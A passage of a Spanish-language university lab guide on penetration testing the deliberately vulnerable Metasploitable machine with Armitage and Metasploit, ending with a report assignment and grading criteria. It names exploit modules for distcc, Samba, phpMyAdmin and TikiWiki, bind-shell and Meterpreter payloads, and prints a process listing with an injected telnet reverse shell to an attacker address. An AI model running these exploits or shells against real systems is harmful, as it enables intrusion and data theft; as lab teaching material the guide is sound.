2. Se abre un diálogo donde ser muestra la descripción del exploit (`exploit/unix/misc/distcc_exec`) y se permite configurar sus parámetros y los posibles PAYLOADS (en caso de que el exploit admita diversos tipos)
3. Para este ejemplo los parámetros fijados por Armitage son correctos.

   En este caso se usará un PAYLOAD `generic/shell_bind_tcp`
4. El exploit+payload se lanza con el botón `[Launch]`

Nota: En la "consola" se muestra la secuencia de acciones equivalentes en `msfconsole`

Si el ataque tuvo éxito se modifica el icono del host y se añadirá un un submenú contextual `Shell #`

- Desde este submenú (dependiendo del tipo de PAYLOAD) se podrá acceder a una seción interactiva (`Interact`), ejecutar módulos de POST EXPLOTACIÓN o subir archivos al equipo comprometido.

En la víctima se puede comprobar que hay procesos "extraños" en ejecución.

```
metasploitable:~# ps -aux | less
metasploitable:~# pstree -aclu | less
```

Accediendo a la opción `Post modules` del menú contextual vinculado a la sesión con la víctima se muestran en el árbol izquierdo la lista de módulos de post explotación admitidos por el PAYLOAD actual.

- Para invocarlos basta hacer doble click sobre ellos, rellenar las opciones pertinentes y lanzarlo.

4.3.3. Ejemplo: explotar el servicio SMB (samba)

El escaneo de puertos de `nmap` informó de que existe un servidor Samba `smbd` en los puertos 139 y 445.

Repitiendo las acciones del ejemplo anterior se puede intentar aprovechar una vulnerabilidad en el servidor Samba de Metasploitable para ganar acceso a la máquina comprometida.

1. Sobre el host (198.51.100.222) `[botón derecho] ->Attacks ->samba ->usermap_script`
2. Se usará el exploit `exploit/multi/samba/usermap_script`

Si en la víctima se comprueban los procesos en ejecución, de nuevo saldrán cosas "extrañas".

```
metasploitable:~# ps -aux | less
metasploitable:~# pstree -aclu | less
```

En este caso veremos que el exploit a inyectado un comando de shell que haciendo uso de la herramienta `nc/netcat` redirecciónа la E/S de un intérprete de comandos sobre un puerto de la máquina atacante.

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  1.3   2848  1688 ?        Ss   19:23   0:00 /sbin/init
...
root      4568  0.0  0.1   3164  1024 ?        S    13:28   0:00 telnet 198.51.100.111 24899
root      4569  0.0  0.1   2724   572 ?        S    13:28   0:00 sh -c (sleep 4494|telnet 198.51.100.111 24899|while :
...
```

4.3.4. Ejemplo: explotar una versión vulnerable de phpMyAdmin + uso de Meterpreter

En la víctima hay instalada una versión antigua (y vulnerable) de phpMyAdmin

- Se puede comprobar en la URL `http://198.51.100.222/phpMyAdmin`
- También se pueden encontrar referencias a potenciales vulnerabilidades de phpMyAdmin en el informe de vulnerabilidades de OpenVAS

```
atacante:~# grep -i phpmyadmin report-openvas_Escaneo_Metasploit.xml
```

Pasos a seguir:

1. Sobre el host (198.51.100.222) `[botón derecho] ->Attacks ->webapp ->phpmyadmin_config`

   Se usará el exploit `exploit/unix/webapp/phpmyadmin_config`.

   Se puede comprobar que la versión de phpMyAdmin instalada en Metasploitable es compatible con este exploit.
2. Asegurar que la opción URI es exactamente `/phpMyAdmin/` (el exploit es sensible a mayúsculas/minúsculas)
3. Lanzar el exploit con el PAYLOAD por defecto.

Uso de Meterpreter

Lanzaremos de nuevo el exploit con un PAYLOAD más sofisticado. Usaremos un PAYLOAD (`payload/php/meterpreter/bind_t`
que carga la herramienta Meterpreter en la víctima (en este caso el código inyectado por el PAYLOAD es PHP)

- Meterpreter es un PAYLOAD con funcionalidades adicionales pensadas para simplificar las tareas de explotación, post explotación y escalada de privilegios.
- Inicialmente fue desarrollado para víctimas MS Windows, aunque existen variantes para otras arquitecturas, aunque no con todas las funcionalidades.

Pasos a seguir:

1. Cerrar (`disconnect`) la sesión arrancada actualmente.
2. Sobre la pestaña `exploit` de la "consola" de Armitage vinculada al ataque con `exploit/unix/webapp/phpmyadmin_config`
   cambiar el PAYLOAD y lanzar de nuevo el exploit manualmente.

   ```
   msf exploit(phpmyadmin_config) > set PAYLOAD php/meterpreter/bind_tcp
   msf exploit(phpmyadmin_config) > show options
   msf exploit(phpmyadmin_config) > exploit
   ```

3. Se abre un menú contextual nuevo sobre el icono del host atacado, etiquetado como `Meterpreter #` con las opciones concretas de este PAYLOAD.
   - En la opción `Interact` se puede abrir un shell de Meterpreter con un conjunto de comandos específicos para tareas de post explotación
   - En la opción `Explore` incluye un navegador de archivos gráfico, un visor de procesos y un herramienta de captura de pantalla (depende del tipo de víctima [no funciona con GNU/linux en modo texto])
   - En la opción `Pivoting` se pueden configurar los parámetros necesarios para que el equipo comprometido funcione como "pivote", actúando como punto intermedio en el análisis y ataque con Metasploit a otras máquinas accesibles desde dicha víctima.
4. Abrir un Shell de Meterpreter (seleccionando `Meterpreter ->Interact ->Meterpreter Shell`)
   - Con `help` se muestran los comandos, muchos de ellos son dependientes de la arquitectura y S.O. de la víctima y no todos estarán disponibles.

- comando `load` -¿carga módulos de meterpreter con funcionalidades adicionales: `load -l`)
- comando `run` -¿ejecuta módulos de post explotación o scripts meterpreter
- comandos `ipconfig`, `route`, `portfwd` -¿control de la configuración de red de la víctima
- otros (sólo en MS Windows): control de webcam/micrófono, captura de pantalla, keylogger, captura de hashes de contraseñas , etc

4.3.5. Ejemplo: explotar la aplicación web TikiWiki

En la víctima también hay instalada una versión antigua (y vulnerable) del software de gestión de wikis TikiWiki

- Se puede comprobar en la URL `http://198.51.100.222/tikiwiki`
- También se pueden encontrar referencias a potenciales vulnerabilidades de TikiWiki en el informe de vulnerabilidades de OpenVAS

```
atacante:~# grep -i tikiwiki report-openvas_Escaneo_Metasploit.xml
```

Exploit a emplear: `exploit/unix/webapp/tikiwiki_graph_formula_exec`

Sobre el hosts 198.51.100.222: `[botón derecho] ->Attacks ->webapp ->tikiwiki_graph_formula_exec`

5. Documentación a entregar

Se trata de realizar un "simulacro" de informe técnico de un test de intrusión sobre la red que contiene la máquina METASPLOITABLE.

Esquema propuesto (hasta 6-7 páginas)

- Resumen general: escenario, herramientas usadas y objetivos
- Equipos y servicios identificados
  - Datos recuperados de cada equipo/servicio: tipo, versión S.O. / versión servidor, etc
- Vulnerabilidades detectadas y posibilidades de explotación
  - Resumen/listado general
  - Informe de explotación de los servicios vulnerables detectados: vulnerabilidad concreta, tipo de exploit empleado, proceso seguido, alcance (hasta dónde se ha llegado), etc
- Propuesta de contramedidas y correcciones en dos escenarios
  - **Escenario 1:** es posible la actualización/reemplazo de los equipos/servicios vulnerables
    - Aconsejar nuevas versiones no vulnerables, proponer mejoras en la configuración, etc
  - **Escenario 2:** no es posible la actualización/reemplazo de los equipos/servicios vulnerables
    - Indicar propuestas para fortificar la red y los equipos que permitan detectar y/o impedir las intrusiones no deseadas, recomendaciones de administración, etc

Entrega: MOOVI

Fecha límite: día del examen (17/1/2022)

5.0.1. Criterios de corrección

- Puntuación total: hasta 10 puntos
- No sigue un "formato de informe": -4 puntos
- Falta "propuesta de contramedidas y correcciones": -3 puntos
- Poco detalle respecto a las vulnerabilidades/explotaciones identificadas: hasta -3 puntos